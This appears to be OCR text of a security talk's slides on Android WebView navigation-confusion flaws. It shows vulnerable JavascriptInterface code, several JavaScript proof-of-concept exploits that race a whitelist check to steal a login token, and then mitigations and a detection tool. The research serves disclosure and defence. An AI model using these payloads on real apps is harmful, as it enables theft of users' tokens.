
```
@JavaScriptInterface
void gotoPage(String page_url){
     mWebView.loadUrl(page_url);  // will invoke a browser initated navigation
}

@JavaScriptInterface
void sensitiveFunction(){
    String current_url = getUrlFromMainThread(); // mWebView.getUrl()
    if(isInWhiteList(current_url)){
        doSensitiveThing();
    }
}
```

DNCV In Real World

```
@JavaScriptInterface
void checkLogin(int loginType, String destUrl){
     if (this.accountService.hasLogin()){
        if(loginType == 3){
          this.mWebView.loadUrl(destUrl);  // will invoke a browser initated navigation
        }
     }
}

@JavaScriptInterface
String getToken(){
    String current_url = getUrlFromMainThread(); // mWebView.getUrl()
    if(isInWhiteList(current_url)){
        return this.mToken;
    }
}
```

DNCV In Real World

- Attacker call bridge checkLogin to invoke webview.loadUrl,it is a Browser initiated navigation
- Browser initiated navigation will set pending_entry
- Then attacker call getToken, this bridge get url from API WebView.getUrl
- During Browser initiated navigation WebView.getUrl will return pending_entry —— the fake url



DNCV In Real World

```
<script>
// will call WebView.loadUrl internal
function browser_navigation(){
  window.JSBridge.checkLogin(3,"https://www.google.com")   // a Url in WhiteList
}

function getToken(){
  window.JSBridge.getToken();
}

function bypass(){
  setTimeout(getToken,400);    // time delay attack
  browser_navigation();
}
</script>
```

Vulnerability Model#2

- Redirect Navigation Confused Vulnerability (RNCV)

Vulnerability Model#2

- Render can invoke Browser-navigation by callbacks

```
@JavaScriptInterface
void sensitiveFunction(){
    String current_url = getUrlFromMainThread(); // mWebView.getUrl()
    if(isInWhiteList(current_url)){
        doSensitiveThing();
    }
}

public boolean shouldOverrideUrlLoading(WebView view, String url) {
    view.loadUrl(url);   // convert render initiated navigation into browser initiated navigation
}
```

- It is extremely common …

- https://stackoverflow.com/questions/32561016/should-i-add-view-loadurlurl-in-shouldoverrideurlloading/32561824#32561824
- https://stackoverflow.com/questions/8578332/webview-webchromeclient-method-oncreatewindow-not-called-for-target-blank


RNCV In Real World#1

- redirect url matched a specific pattern will be treated as a protocoled message
- application would extract another url inside, and load this new one

```
public boolean shouldOverrideUrlLoading(WebView view, WebResourceRequest request) {
    Uri uri = request.getUrl();
    if ("protocol".equal(url.getScheme())){  // url matchs a specific pattern
        String fallback = url.getParam("fallback_url");  // extract another url
        if (isInWhiteList(fallback)){
            view.loadUrl(fallback);
        }
    }
}
```

RNCV In Real World#1

- Attacker can use location to trigger a render initiated navigation
- A render initiated navigation will trigger shouldOverrideUrlLoading
- A specific url in shouldOverrideUrlLoading will invoke WebView.loadUrl
- The render initiated navigation is converted into a browser initiated navigation
- Then attacker call getToken, this bridge get url from API WebView.getUrl
- WebView.getUrl will return pending_entry



RNCV In Real World#1

```
<script>
// will call WebView.loadUrl internal
function browser_navigation(){
  //fallback_url is in WhiteList
  location.href = "protocol://app.pattern/?fallback_url=http%3A//www.google.com";
}

function getToken(){
  window.JSBridge.getToken();
}

function bypass(){
  setTimeout(getToken,400);  // time delay attack
  browser_navigation();
}
</script>
```

RNCV In Real World#2

- Redirect url does not matched a specific pattern, means illegal
- WebView would be redirect to an hard coded url
- The hard coded url usually in white list.

```
String pattern = "https://recharge.com/*";
String mainland = "https://google.com";    // it usually a url in white list
public boolean shouldOverrideUrlLoading(WebView view, String url) {
    if (!Pattern.matches(pattern,url)){    // url do not match pattern
        view.loadUrl(mainland);
    }
}
```

RNCV In Real World#2

```
<script>
// will call WebView.loadUrl internal
function browser_navigation(){
  //redirect url do not match pattern
  location.href = "https://notmatchpattern.com/path";
}

function getToken(){
  window.JSBridge.getToken();
}

function bypass(){
  setTimeout(getToken,400);  // time delay attack
  browser_navigation();
}
</script>
```

Vulnerability Model#3


- Shared Navigation Confused Vulnerability (SNCV)

Vulnerability Model#3

- WebView reuse
- WebView Activity launchMode is SingleTask or SingleInstance
- Deeplink could launch activity and load page in WebView
- Deeplink could be convert into a Browser-initiated navigation in a single WebView Object.

```
<activity android:name="com.company.myApp.StoreWebActivity" android:exported="true"
android:launchMode="singleTask" />  // can be launched by Deeplink
    <intent-filter>
       <data android:scheme="hualalala"/>
    </intent-filter>
</activity>
```

Vulnerability Model#3




SNCV In Real World#1

- If WebView can trigger deeplink itself

```
public boolean shouldOverrideUrlLoading(WebView view, WebResourceRequest request) {
        String url=request.getUrl().toString();
        if (url.startsWith("intent://")) {
            Intent intent = Intent.parseUri(url, Intent.URI_INTENT_SCHEME);
            intent.addCategory("android.intent.category.BROWSABLE");
            intent.setComponent(null);
            intent.setSelector(null);
            startActivity(intent);
            return true;
        }
        if (!url.startsWith("https://")&&!url.startsWith("http://")) {
            Intent intent = new Intent(Intent.ACTION_VIEW, Uri.parse(url));
            startActivity(intent);
            return true;
        }
        return false
}
```

SNCV In Real World#1

- Attacker use location to trigger a deeplink
- LaunchMode of the WebView is SingleTask
- WebView will be reused
- A DeepLink will be convert into a browser initiated navigation and set the url in deeplink to pending_entry
- During access control,WebView.getUrl will return the pending_entry
- Then attacker call getToken, this bridge get url from API WebView.getUrl



SNCV In Real World#1

```
<script>
// will call WebView.loadUrl internal
function browser_navigation(){
   location.href = "hualalala://openPage?url=www.google.com";  // load a url in white
list
}

function getToken(){
  window.JSBridge.getToken();
}

function bypass(){
  setTimeout(getToken,400);     // time delay attack
  browser_navigation();
}
</script>
```


SNCV In Real World#2

- Target WebView can not trigger deeplink itself

```
webView.setWebViewClient(new WebViewClient(){
    @Override
    public boolean shouldOverrideUrlLoading(WebView view, WebResourceRequest request) {
        String url=request.getUrl().toString();
        if (!url.startsWith("http")) {
            return true;
        }
        return false
    }
});
```

SNCV In Real World#2

- Need a third part Browser help
- Attacker need trigger deeplink twice in sequence
- First deeplink load an attacker site to getToken
- Second deeplink load an trustful url
- Use JS event "visibilitychange" to do this atomatically
- Event will fire when the content of its tab have become visible or have been hidden



SNCV In Real World#2

```
<script>
// The event is fired at the document when the content of its tab have become visible or have been hidden.
document.addEventListener('visibilitychange',function() {
    if(document.visibilityState == 'hidden') {
        setTimeout(bypass, 3000);
    }
})
// will launch target WebView and fire visibilitychange
function attack(){
    var img = document.createElement('iframe');
    img.src= "hualalala://openPage/?=https://www.attacker.site";// load a page to call JavascriptInterface
    document.body.appendChild(img);
})()

function bypass(){
    var img = document.createElement('iframe');
    img.src= "hualalala://openPage/?url=https%3A//www.google.com";// load a white list url to bypass access control
    document.body.appendChild(img);
}
<script>
```

this exploit works in some third part browser like "quark" https://quark-browser.en.uptodown.com/android

Mitigations

A. Diagnostic Tools
B. Temporary mitigation
C. RichInterface
D. Other mitigations

Diagnostic Tools


- A path search tool based on Androguard
  - Find a path from JavascriptInterface to WebView.loadUrl
  - Find a path from navigation callbacks to WebView.loadUrl
  - Find a SingleTask launch mode Activity holding WebView

```
**********START**********
[*] Lcom/example/activity/WebViewActivity$1; shouldOverrideUrlLoading (Lcom/example/webview/DemoWebView; Ljava/lang/String;)Z
[*] Lcom/example/activity/WebViewActivity; url (Lcom/example/webview/DemoWebView; Ljava/lang/String;)V
[*] Lcom/example/webview/DemoWebView; loadUrl (Ljava/lang/String;)V
[*] Landroid/webkit/WebView; loadUrl (Ljava/lang/String;)V
**********END**********
**********START**********
[*] Lcom/example/JavaScriptInterface/DemoJavaScriptInterface; loadUrl (Ljava/lang/String;)V
[*] Lcom/example/webview/DemoWebView; loadUrl (Ljava/lang/String;)V
[*] Landroid/webkit/WebView; loadUrl (Ljava/lang/String;)V
**********END**********
```

